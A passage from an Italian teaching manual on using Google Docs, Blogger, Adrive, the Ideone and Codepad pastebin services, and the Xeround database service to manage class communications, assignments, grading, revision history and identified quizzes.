È bene che gli studenti tengano il file delle comunicazioni personali in evidenza: quando il file viene modificato dal docente, questo appare allo studente con un carattere più scuro, così sa che è il momento di osservarne il contenuto. Video di esempio: *http://www.youtube.com/watch?v=bWjM6WvQjU0* .

Per maggiore immediatezza, sarebbe opportuno che le nuove annotazioni da parte del docente avvenissero sempre nella parte superiore (come una pila che cresce in alto). In tal modo, si leggerebbe sempre per prima l'ultima annotazione fatta.

Quando gli studenti della classe, tutti assieme, creano il file per le comunicazioni personali da affidare poi al docente, occasionalmente possono avere difficoltà a completare la condivisione, perché il sistema di sicurezza di Google documenti tende a bloccare quello che sembra essere «spam». In pratica, Google documenti rileva che un gruppo elevato di persone condivide un file verso la stessa utenza (quella del docente) e impedisce l'operazione a quelli che lo fanno più tardi degli altri, temendo che si tratti di un atto illecito. Per sbloccare la situazione, il docente deve aprire alcuni dei file ricevuti e poi deve sistemarli in una raccolta appropriata come mostrato: ciò permette al sistema di sicurezza di Google documenti di rilassarsi, perché l'utente ricevente dimostra di volere questo materiale, consentendo così anche a chi è stato escluso di procedere nuovamente con la condivisione.

46.1.4 File per le comunicazioni alla classe

«

Per la gestione delle comunicazioni a tutta la classe, per ogni docente è necessario un file di testo con un nome come quello seguente, condiviso con tutti gli studenti della classe, ma per loro con la sola facoltà di commentare:

```
3cm-dg-comunicazioni-alla-classe
```

Il file può essere creato, convenientemente, da uno studente della classe, il quale deve provvedere ad aggiungere le condivisioni per tutti gli altri studenti e per il docente a cui si rivolge, dando al docente la proprietà del file. Il docente che lo riceve, può poi controllare che la condivisione con gli studenti della classe sia tale da consentire loro al massimo di commentare. Video di esempio: *http://www.youtube.com/watch?v=wtc8kjm_oXI* .

Mano a mano che lo studente aggiunge altri suoi compagni alla condivisione del file delle comunicazioni alla classe, è opportuno che alcuni di loro aprano questo file che vedono apparire nel proprio spazio di lavoro. Altrimenti, dopo un certo numero di condivisioni, Google documenti bloccherebbe questa attività, temendo che si tratti di condivisioni indesiderate, ovvero di «spam».


46.1.5 Esercitazioni svolte con Google documenti

«

Le esercitazioni che vengono fatte svolgere agli studenti con l'ausilio di Google documenti, devono produrre uno o più file, il cui nome deve avere la convenzione stabilita. Nel video successivo si vede l'alunno Martino Calpurnio che svolge una breve esercitazione con il foglio elettronico, quindi la condivide con il suo docente, il quale la valuta, osservando un'imperfezione. Il docente annota nello stesso file prodotto dallo studente il problema riscontrato, segnalando in rosso e inserendo una nota. Poi, il docente aggiorna il file delle comunicazioni personali con l'esito della valutazione. Dal momento che è stato riscontrato un errore, o comunque qualcosa di imperfetto, per evitare che lo studente possa correggere successivamente il file e

contestare la correzione, il docente toglie allo studente la facoltà di intervenire nuovamente sul lavoro svolto. Video di esempio: *http://www.youtube.com/watch?v=qOn5PWeeEis* .

Un'altra cosa da osservare è che il docente archivia il lavoro in una raccolta apposita, destinata ai lavori già valutati: non viene usata la stessa cartella che contiene i file delle comunicazioni, perché altrimenti questa si affollerebbe rapidamente di troppi file. La classificazione in cascata dell'esempio, non è casuale:



46.1.6 Esercitazioni svolte con altri programmi che producono documenti PDF

Google documenti permette di caricare ogni tipo di file, ma solo in alcuni casi consente la visualizzazione del contenuto in-linea.

Utilizzando programmi diversi da Google documenti, è normale trovarsi a produrre risultati in formati PDF. Invece di stamparli, è possibile caricarli nella propria gestione di Google documenti e condividerli con il docente per la valutazione. Tuttavia, lo spazio occupato dai file PDF viene computato dal sistema di Google documenti, quindi, nella condivisione non è consentito cedere la proprietà (se fosse possibile ciò potrebbe essere usato come mezzo per danneg-

giare un destinatario, consumando tutto lo spazio di cui questo può disporre).

Nel video successivo, lo studente Martino Calpurnio produce una fattura in PDF e la «consegna» al suo docente, attraverso la condivisione, ma come accennato, non può cedere al docente la proprietà del file, perché Google documenti non lo consente: *http://www.youtube.com/watch?v=sHg15MT15Px1U* .

46.1.7 Pagina personale del docente con Google Blogger

«

Ogni insegnante ha la necessità di disporre di una pagina pubblica, organizzata nel modo più semplice possibile, sulla quale collocare dei *link* (collegamenti ipertestuali) ai materiali che gli servono nella didattica con i propri studenti. L'unico requisito che deve avere questa pagina è di essere il più semplice possibile, in modo che ciò che si cerca si trovi facilmente e velocemente. Trattando in questo capitolo di Google documenti, per chi non ha già un'alternativa, qui si mostra l'attivazione e l'utilizzo di Google Blogger, il quale si associa alla stessa utenza complessiva di Google.

Nel video seguente si vede la professoressa Clara Drusilla che accede a Blogger, dove aggiunge il suo primo «blog», da utilizzare nella didattica. Per maggiore chiarezza nei confronti dei propri studenti, una volta trovato un nome a dominio libero, usa lo stesso nome come titolo del blog. Quindi, partendo dal blog vuoto, accede alla configurazione dell'aspetto complessivo, aggiungendo il proprio nome sotto al titolo e inserendo un riquadro di testo, dove annota i collegamenti ipertestuali per gli studenti. Video: *http://www.youtube.com/watch?v=XGx4J-2MUGc* .

Figura 46.5. L'aspetto del blog della professoressa Clara Drusilla, dopo lo svolgimento di vari esempi di questo capitolo.



46.1.8 Predisposizione di modelli

Il docente può avere la necessità di fornire ai suoi studenti un modello di file, da copiare e compilare secondo qualche criterio. Con Google documenti il docente può rendere pubblici tali file, consentendo però solo l'accesso in lettura, usando la propria pagina personale per rendere disponibile i riferimenti (*link*) necessari per raggiungerli: *http://www.youtube.com/watch?v=fch5JKovR_g* .

A loro volta, per svolgere le esercitazioni basate sui modelli predisposti dal docente, gli studenti prelevano una copia del file, la salvano con un nome appropriato, nel loro spazio di Google documenti, quindi procedono con l'esercitazione. Al termine condividono e cedono la proprietà al docente che deve valutarli, secondo la modalità

descritta in precedenza nel capitolo. Nel video si vede lo studente Martino Calpurnio che prende una copia del modello di scheda di magazzino, dalla pagina della professoressa Clara Drusilla (cd) e inizia il suo lavoro, in modo abbastanza incerto, poi lo condivide con la professoressa, cedendole la proprietà: *http://www.youtube.com/watch?v=--lp4jowIwA* .


46.1.9 Cronologia

«

Ciò che è in forma elettronica, può essere copiato e alterato facilmente; tuttavia, attraverso la cronologia di Google documenti è possibile verificare che un lavoro sia stato svolto almeno in un modo plausibile. Per la precisione, è possibile verificare quando è iniziato il lavoro, come è progredito e se c'è stato l'intervento di qualcun altro; inoltre, è possibile dimostrare che il docente non ha manomesso il lavoro, salvo ciò che viene convenuto come necessario per evidenziare le correzioni. Nel video seguente la professoressa Clara Drusilla (cd) che valuta un lavoro dello studente Martino Calpurnio, verificando anche la cronologia: *http://www.youtube.com/watch?v=eQCU6KKdqus* .

Quando il docente valuta un lavoro che contiene errori, prima di annotare le correzioni toglie allo studente la facoltà di modificarlo ulteriormente, per ovvi motivi. In queste condizioni lo studente non ha più la facoltà di visualizzare la cronologia; tuttavia, se dovesse servire, il docente ha sempre la possibilità di mostrarla in sua presenza. In questo video la professoressa dimostra al suo alunno di non avere manomesso il suo lavoro in fase di valutazione: *http://www.youtube.com/watch?v=BCVVBjYEyAE* .

Figura 46.6. Cronologia delle modifiche apportate a un file.



46.1.10 Fornire una copia elettronica delle verifiche

Se un docente ha la necessità di produrre una copia dei lavori degli studenti su un supporto di memorizzazione, si può usare la funzione di scarico dei dati. Va però osservato che tale procedimento non permette di conservare la cronologia nella copia scaricata; inoltre, se si tratta di file realizzati in-linea, lo scarico comporta una trasformazione in formati comuni. Il video mostra come ottenere l'archiviazione di tutto il lavoro svolto dalla professoressa Clara Drusilla, nella classe 3Cm, in un solo file compresso che risulta essere denominato '`2011-2012-3cm-`***data_scarico*** `.zip`': *http://www.youtube.com/watch?v=82JK82y1-1f1s* .

46.1.11 Dal formulario al test di verifica

«

Google documenti consente di realizzare dei formulari, chiamati moduli, attraverso i quali si possono raccogliere dei dati all'interno di un foglio di lavoro (foglio elettronico). Il formulario si compone di domande per le quali si imposta il modo con cui si può rispondere (risposta aperta, a scelta singola o a scelta multipla) e si pubblica attraverso un riferimento (*link*), mentre il foglio di lavoro che accumula le risposte può rimanere riservato.

Quando si usa Google documenti senza l'infrastruttura di Google apps, le risposte al questionario sono sempre anonime, nel senso che vengono acquisiti i dati, senza poter conoscere l'utente che li ha inseriti. Per ovviare a questo problema, è necessario predisporre un programma che filtra il questionario, in modo da riempire alcuni campi prestabiliti con i dati identificativi degli utenti che lo compilano, mascherando poi agli utenti tali campi (ma evidenziando il fatto che i loro dati identificativi sono stati raccolti).

Qui si propone l'uso di '`test-gdoc.php`', il quale fa parte del pacchetto GZT, disponibile presso *https://docs.google.com/open?id=0B7kc1cYTL1pjNDExMmRkM2QtNDE4MS00Nm00ViLWIyZWQtNmRhNzlhNDk0YmFl* . Il pacchetto in questione deve essere installato in un servente HTTP+PHP che deve consentire l'accesso all'esterno con il protocollo HTTPS, per poter leggere il questionario da filtrare. Il programma '`test-gdoc.php`' si avvale a sua volta della libreria LightOpenID (*http://gitorious.org/lightopenid*), già inclusa nel pacchetto, per identificare l'utente attraverso Google. Eventualmente si può provare '`test-gdoc.php`' dall'indirizzo *http://gzt.nssitaly.com/test-gdoc.php* .

In generale, conviene copiare un formulario vuoto, che include già tutti i campi nascosti necessari a raccogliere le informazioni sull'utente: *https://docs.google.com/spreadsheet/ccc?key=0Arkc1cYTL1pjdDd1cWQ5TDVTU0RzSS1qT0JfbXo0UUE* . Nel video seguente si vede la professoressa Clara Drusilla che si è già preparata il riferimento al questionario vuoto nella sua pagina, e da lì parte per realizzarne uno proprio, fino a produrre il riferimento da dare poi ai suoi studenti, verificando il funzionamento del test stesso: *http://www.youtube.com/watch?v=RZKOmsyaazI* . Tuttavia, con questa modalità, rimane poi al docente di valutare gli esiti.

È disponibile anche un secondo modello, nel quale sono già predisposte le formule per la valutazione dell'esito, contando un punto per ogni risposta esatta e nessun punto in caso contrario: *https://docs.google.com/spreadsheet/ccc?key=0Arkc1cYTL1pjdGdHYThpelQyM1dqM0V1aWZpQmlqU3c* . Nel video successivo si vede la preparazione di un test simile a quello precedente, ma con il nuovo modello. Premesso che la prima risposta del questionario deve essere quella del docente stesso, con tutte le risposte esatte, al termine dello svolgimento del test da parte degli studenti, è necessario copiare due righe dalle schede che riepilogano i dati inseriti e che li valutano: *http://www.youtube.com/watch?v=2vN2sksI12g* . In pratica, le formule che si vanno a copiare, confrontano il primo inserimento con i successivi: in caso di risposte uguali, si conta un punto per ogni risposta.

Perché questi questionari assistiti dal programma ‘`test-gdoc.php`’ funzionino, è necessario che non ci siano domande obbligatorie, altrimenti verrebbe rivelato lo schema originario del questionario (dove gli studenti potrebbero tentare di compilare a mano i campi che altrimenti sarebbero nascosti). Inoltre, nella versione di questionario già impostata con le formule valutative, è necessario che sia preservato il campo di inserimento della classe.

È evidente che il programma ‘`test-gdoc.php`’ dipende dal modo in cui si presenta la pagina del test da parte di Google documenti, e in presenza di un aggiornamento sostanziale, questo programma non funzionerebbe più. Tuttavia, se anche dovesse venire a mancare questo strumento, i questionari realizzati così potrebbero essere riutilizzati all’interno di Google apps, rimuovendo o modificando i campi nascosti iniziali.

46.2 Servizi di memorizzazione remota

«

Google documenti, o Google drive, dà una quantità limitata di spazio di memorizzazione gratuito, perché il valore del servizio riguarda soprattutto la gestione di documenti in-linea, anche in modo collaborativo e simultaneo, con la possibilità di condividere secondo criteri di autorizzazione differenti e di cedere i file a nuovi proprietari. Quando lo scopo è solo quello di conservare o pubblicare file, senza altre sfumature, ci si può avvalere di servizi che offrono gratuitamente più spazio di memorizzazione. Di questi servizi si potrebbe avvalere un docente quando ha la necessità di mettere a disposizione dei materiali ai propri studenti, senza saturare lo spazio necessario alla gestione di Google documenti o Google drive.


46.2.1 Adrive

«

Adrive, presso *http://adrive.com* , consente di disporre di una discreta quantità di spazio di memorizzazione, se si accetta di visualizzare pubblicità, come mostra questo video, dove Clara Drusilla si registra al servizio e accede al pannello di controllo della propria gestione: *http://www.youtube.com/watch?v=J3Wu2DzNLQA* . Nel video si può osservare che poi, per accedere, è sempre richiesto di inserire il codice «captcha».

I file caricati nella propria gestione di Adrive risultano inizialmente privati, ma possono essere resi pubblici, ottenendo il riferimento ipertestuale per consentire di raggiungerli anche a chi non è iscritto al servizio: *http://www.youtube.com/watch?v=iYh-R9vAHa0* . Va però osservato che, nella modalità gratuita del servizio, si possono rendere pubblici solo file singoli e non cartelle intere; in altri termini, occorre fornire il riferimento ipertestuale di ogni file che si intende mettere a disposizione.

Figura 46.7. File manager di Adrive.



46.3 Servizi «pastebin»

I servizi noti come *pastebin* servono a consentire la pubblicazione di codice di programmazione o di informazioni testuali. I servizi più evoluti consentono anche di verificare sintatticamente il codice, secondo certi linguaggi ammessi, e di eseguirlo. Nella didattica si possono utilizzare proficuamente i servizi *http://ideone.com* e *http://codepad.org* , i quali hanno però in comune il limite di non poter eseguire programmi interattivi, perché manca la possibilità di interagire con l'utente; pertanto, i programmi che si possono provare devono ricevere input attraverso costanti già inserite nel codice (nel caso di *http://ideone.com* è però possibile indicare dati che costituiscono lo standard input).

I servizi *pastebin* a cui ci si riferisce in questa sezione possono essere usati in modo anonimo, per fare delle prove, ma per i fini della didattica, è importante registrarsi in modo da poter conservare il proprio lavoro, senza doverlo reintrodurre ogni volta.

46.3.1 Registrazione e utilizzo del servizio Ideone

La registrazione al servizio Ideone avviene in modo molto semplice, specificando il nominativo con cui si vuole accedere, la parola d'ordine preferita e l'indirizzo di posta elettronica a cui fare riferimento (per l'attivazione e per il ripristino dell'utenza in caso di smarrimento della parola d'ordine): *http://www.youtube.com/watch?v=TVydoZht1Yc* .


Figura 46.8. Registrazione al servizio Ideone dall'utente Clara Drusilla.



Nel video successivo, l'utente Martino Calpurnio prova a eseguire un piccolo programma che conserva presso il servizio Ideone; per

poterlo eseguire, l'utente modifica il programma in modo da fornire l'input che diversamente sarebbe stato atteso dalla riga di comando: *http://www.youtube.com/watch?v=Pz4zs691QW91o* .

Figura 46.9. Esempio di utilizzo del servizio Ideone dall'utente Martino Calpurnio.



Il codice inserito attraverso il servizio di Ideone, può essere «pubblico» o «privato». La distinzione serve solo per stabilire se ciò che viene inserito può essere letto o meno attraverso un sistema di scansione dei siti. In pratica, il fatto di rendere privato un esempio di codice, significa escluderlo dal file '`robots.txt`'.

Un brano di codice già inserito può essere modificato dall'utente che lo ha salvato, con la voce *edit*, mantenendo intatto l'indirizzo URI con il quale vi si fa riferimento. La voce *clone*, consente invece a tutti di produrre un nuovo esempio di codice a partire dalla copia di quanto è in corso di visualizzazione. Per esempio, un docente po-

trebbe produrre uno scheletro da cui uno studente può poi produrre la propria soluzione.

46.3.2 Codepad

Nei due video si mostra la registrazione al servizio e la compilazione del profilo personale: *http://www.youtube.com/watch?v=9z3erLO-SHw* , *http://www.youtube.com/watch?v=PpDsLAHZX8o* . Nei video, Clara Drusilla si registra usando come nominativo il proprio indirizzo di posta elettronica: si tratta di una scelta e non di un obbligo, dato che così è più facile ricordarsi il nominativo utente. Va però osservato che **il servizio Codepad non permette di cambiare la parola d'ordine e non prevede un sistema di recupero della stessa**: in caso di smarrimento, se serve, si può solo creare un'altra utenza.

Figura 46.10. Esempio di utilizzo di Codepad: visualizzazione di un piccolo programma archiviato dall'utente Martino Calpurnio.



Con Codepad, è necessario salvare esplicitamente il proprio lavoro; inoltre, il concetto di «privato» o «pubblico» è diverso rispetto a Ideone, perché un pezzo di codice pubblico potrebbe essere cancellato da chiunque. In pratica, nella didattica, oltre che salvare il lavoro è necessario che il codice sia sempre privato.

Con Codepad, per clonare un lavoro già esistente, si deve scegliere la voce *fork*.

46.3.3 Utilizzo didattico dei servizi «pastebin»

«

I servizi Ideone e Codepad, consentono di provare del codice senza bisogno di un elaboratore completo, munito di compilatore. Quando uno studente deve fornire un'esercitazione al docente, si potrebbe seguire la procedura seguente:

1. lo studente svolgere l'esercitazione presso il servizio *pastebin*, verificandone l'esito;
2. una volta completata l'esercitazione, salvandola se necessario, lo studente deve fornirla al docente, per esempio copiandola in un file di testo di Google documenti (o Google drive), avendo cura di riportare l'indirizzo URI del lavoro svolto presso il servizio *pastebin*, magari in un commento inserito nel codice;
3. Quando il docente riceve l'esercitazione, oltre che analizzarla visivamente, può controllarla raggiungendo l'indirizzo URI annotato nel codice con un commento.

Il docente, da parte sua, può predisporre delle porzioni di codice da completare, fornendo agli studenti gli indirizzi URI dei propri esempi: gli studenti non dovrebbero far altro che clonare l'esempio

completandolo come richiesto e fornendo la propria soluzione come già spiegato.

46.4 Xeround

«

Xeround, presso *http://xeround.com* , è un servizio DBMS, il quale si comporta come se si trattasse di MySQL. In pratica, dopo l'iscrizione al servizio, si possono creare delle «istanze DB», ognuna delle quali è sostanzialmente un DBMS MySQL virtuale privato. All'interno di ogni istanza si possono creare delle basi di dati indipendenti, come si farebbe con un DBMS MySQL comune.

Xeround offre il suo servizio a pagamento, ma permette di utilizzare gratuitamente istanze DB con una capacità complessiva massima di 10 Mbyte, per le quali è consentito avere al massimo cinque accessi simultanei. Tali limitazioni impediscono un uso professionale del servizio, ma sono adeguate per la didattica e lo studio.

46.4.1 Iscrizione e creazione di un'istanza DB

«

Nel video *https://www.youtube.com/watch?v=yUyHgBaGxAk* si mostra l'iscrizione al servizio Xeround dello studente Martino Calpurnio, il quale crea subito un'istanza DB per le proprie esercitazioni. Le figure successive sono tratte dal video stesso.

Figura 46.11. Iscrizione al servizio Xeround.

